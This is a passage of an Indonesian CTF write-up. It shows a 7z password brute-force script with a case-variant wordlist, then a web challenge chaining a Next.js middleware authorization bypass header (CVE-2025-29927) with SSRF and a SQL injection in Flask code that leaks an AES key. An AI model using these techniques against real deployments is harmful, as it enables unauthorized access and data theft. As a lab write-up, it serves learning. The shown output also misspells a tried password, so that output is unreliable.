 64-bit locale=en_US.UTF-8 Threads:16 OPEN_MAX:1024

Scanning the drive for archives:
1 file, 286 bytes (1 KiB)

Extracting archive: f0000792.7z

Enter password (will not be echoed):
```

Solusi

Soal ini unsolvable karena kesalahan probset (:sob: orang ini ngelihatin ady ulil amri berjam jam) tanpa **HINT #2**. Harusnya di PhotoRec itu ada foldernya, usernya namanya **Ciro** yang kemudian bisa dipair sama tanggal lahirnya.


wordlist.txt

```
200605ciro19
200605cirO19
200605ciRo19
200605ciRO19
200605cIro19
200605cIrO19
200605cIRo19
200605cIRO19
200605Ciro19
200605CirO19
200605CiRo19
200605CiRO19
200605CIro19
200605CIrO19
200605CIRo19
200605CIRO19
```


solver.sh

```
FILE="f0000792.7z"
WORDLIST="wordlist.txt"

while read -r PASS; do
      echo "[*] Trying password: $PASS"

      7z t -p"$PASS" "$FILE" &>/dev/null

      if [ $? -eq 0 ]; then
      echo "[+] Password Found: $PASS"
      exit 0
      fi
done < "$WORDLIST"

echo "[-] Password not found."
```

Hasil



```
> bash test.sh
[*] Trying password: 200605ciro19
[*] Trying password: 200605cir019
[+] Password Found: 200605cir019
```



```
> 7z e -p200605cir019 f0000792.7z

7-Zip 24.08 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-08-11
 64-bit locale=en_US.UTF-8 Threads:16 OPEN_MAX:1024

Scanning the drive for archives:
1 file, 286 bytes (1 KiB)

Extracting archive: f0000792.7z
--
Path = f0000792.7z
Type = 7z
Physical Size = 286
Headers Size = 190
Method = LZMA2:12 7zAES
Solid = -
Blocks = 1

Everything is Ok

Size:       90
Compressed: 286

> ls
f0000480.xlsx
f0000600.pdf
f0000792.7z
flag.txt
test.sh
wordlist.txt

> cat flag.txt
RECURSION{s3ba1knya_j4ng4n_p4k41_d4t4_d1r1_jad1_p4ssw0rd_y4hh_n4nt1_g4mp4ng_d1_brut3f0rc3}

> eter ~/../combination/files
▶ |
```

WEB

Palubutung

Flag: RECURSION{banyak_pemanisnya_kayak_palubutung_tapi_gampang_kan}

Deskripsi

Siang-siang gini minum / makan yang dingin + manis enak nih, yang campur-campur gitu oke lah ya. hmmm beli apa ya, es teler? es campur? palubutung aja kali ya. otw ajak mentor makan palubutung

Informasi Terkait Soal

Diberikan 2 aplikasi dan satu db:

1. NextJS
2. Flask
3. mysql

flask application merupakan internal service yang hanya bisa diakses dari dalam, sementara yang diexpose ke user adalah NextJS dan MYSQL(? ini gatau kenapa diexpose). Target utama challenge ini adalah melakukan eksploitasi untuk mendapatkan flag di internal app dan mendecryptnya menggunakan key dan nonce yang di-leak di comment query mysql.

Pendekatan


Dari veri next yang digunakan, dan terdapat internal service, serta ada middleware, analisis saya adalah memanfaatkan 2 CVE:

1. CVE-2024-34351: Server Side Request Forgery
2. CVE-2025-29927: Authorization Bypass in Next.js Middleware


Ada aplikasi flask yang hanya bisa diakses secara internal, dan fokus kita ada di 3 endpoint ini:

1. /flag: untuk mendapatkan encrypted flag
2. /debug: untuk akses flag
3. /user: untuk leak key dan nonce


app.py



```
.............
@app.route("/flag", methods=["GET"])
def get_flag():
    global flag
    if get_client_ip() != "127.0.0.1":
        return "Forbidden", 403
    app.logger.info(f"Encrypting flag: {flag}")
```




```
    encrypted_flag = AESGCM(key).encrypt(nonce, flag.encode(),
associated_data=None)
    return encrypted_flag.hex(), 200
@app.route("/debug", methods=["GET"])
def debug():
    url = request.args.get("url")

    trusted = True

    if urlparse(url).hostname in ["localhost", "127.0.0.1", "::1",
"0.0.0.0"]:
        app.logger.info(
            f"Not trusted debug from {url}, hostname is
{urlparse(url).hostname}"
        )
        trusted = False

    if url.endswith("/flag"):
        app.logger.info(f"Not trusted debug from {url}")
        trusted = False

    if trusted:
        app.logger.info(f"Trusted debug from {url}")

        try:
            res = requests.get(url)
        except Exception as e:
            return str(e), 400

        return f"Thanks for debugging with us, here's your response:
{res.text}", 200

    return "Ok but we don't trust you yet", 200
@app.route("/users", methods=["GET"])
def get_users():
    username = request.args.get("username")

    if not username:
        return "Missing username", 400

    query = f"""SELECT username, /*{key.hex()}*/ /*{nonce.hex()}*/ role from
```



```
User where username like '%{username}%' order by 1 limit 1"""
    app.logger.info(
        f"{get_client_ip()} is executing query: {query}"
    )  # hayoloh jangan ngetroll

    try:
        cur = mysql.connection.cursor()
        cur.execute(query)
        records = cur.fetchall()
        column_names = [desc[0] for desc in cur.description]
        cur.close()
    except Exception as e:
        return str(e), 400

    result = [dict(zip(column_names, row)) for row in records]
    return jsonify(result)
....................
```

Untuk mendapatkan internal service, kita harus memanfaatkan aplikasi NextJS yang terekspose. Berikut adalah analisisnya:




```
next-app
  app
    _components
    _config
    _interfaces
    _libs
    _mocks
    (root)
    admin
    api
    log
    login
    # globals.css
    layout.tsx
```

terdapat beberapa route, salah satunya adalah admin, api, log, dan login. Pada admin, terdapat action yang melakukan redirect ke suatu url:

@/admin/action.ts

```
"use server";

import { redirect } from "next/navigation";
import { NextResponse } from "next/server";

export async function logInternalServer(formData: FormData) {
  "use server";
  const message = formData.get("message");
  const secretKey = formData.get("secret-key");

  if (secretKey !== process.env.SECRET_KEY) {
    return NextResponse.json({ error: "Invalid secret key" }, { status: 403
});
  }
```




```
  await fetch("http://flaskapp:5000/log", {
    method: "POST",
    headers: {
      "Content-Type": "application/json",
    },
    body: JSON.stringify({
      message: message,
    }),
  });

  redirect("/log");
}
```

Dimana fungsi ini dapat kita manfaatkan untuk eksploitasi CVE-2024-34351.

Namun disini terdapat middleware untuk mengakses admin:


middleware.ts



```
import { NextResponse, type NextRequest } from "next/server";
import { verifyJwtToken } from "@/_libs/auth";

export async function middleware(request: NextRequest) {
  const token = request.cookies.get("jwt")?.value;
  const user =
    token &&
    (await verifyJwtToken(token).catch((err) => {
      console.log(err);
    }));

  if (request.nextUrl.pathname.startsWith("/login")) {
    if (user) {
      return NextResponse.redirect(new URL("/", request.url));
    }
  }

  if (request.nextUrl.pathname.startsWith("/admin")) {
    if (!user) {
      return NextResponse.redirect(new URL("/login", request.url));
    }
    if (user.role !== "admin") {
      return NextResponse.redirect(new URL("/login", request.url));
    }
  }

  return NextResponse.next();
}
```

Kita bisa bypass dengan menggunakan header seperti berikut:

```
x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware
```



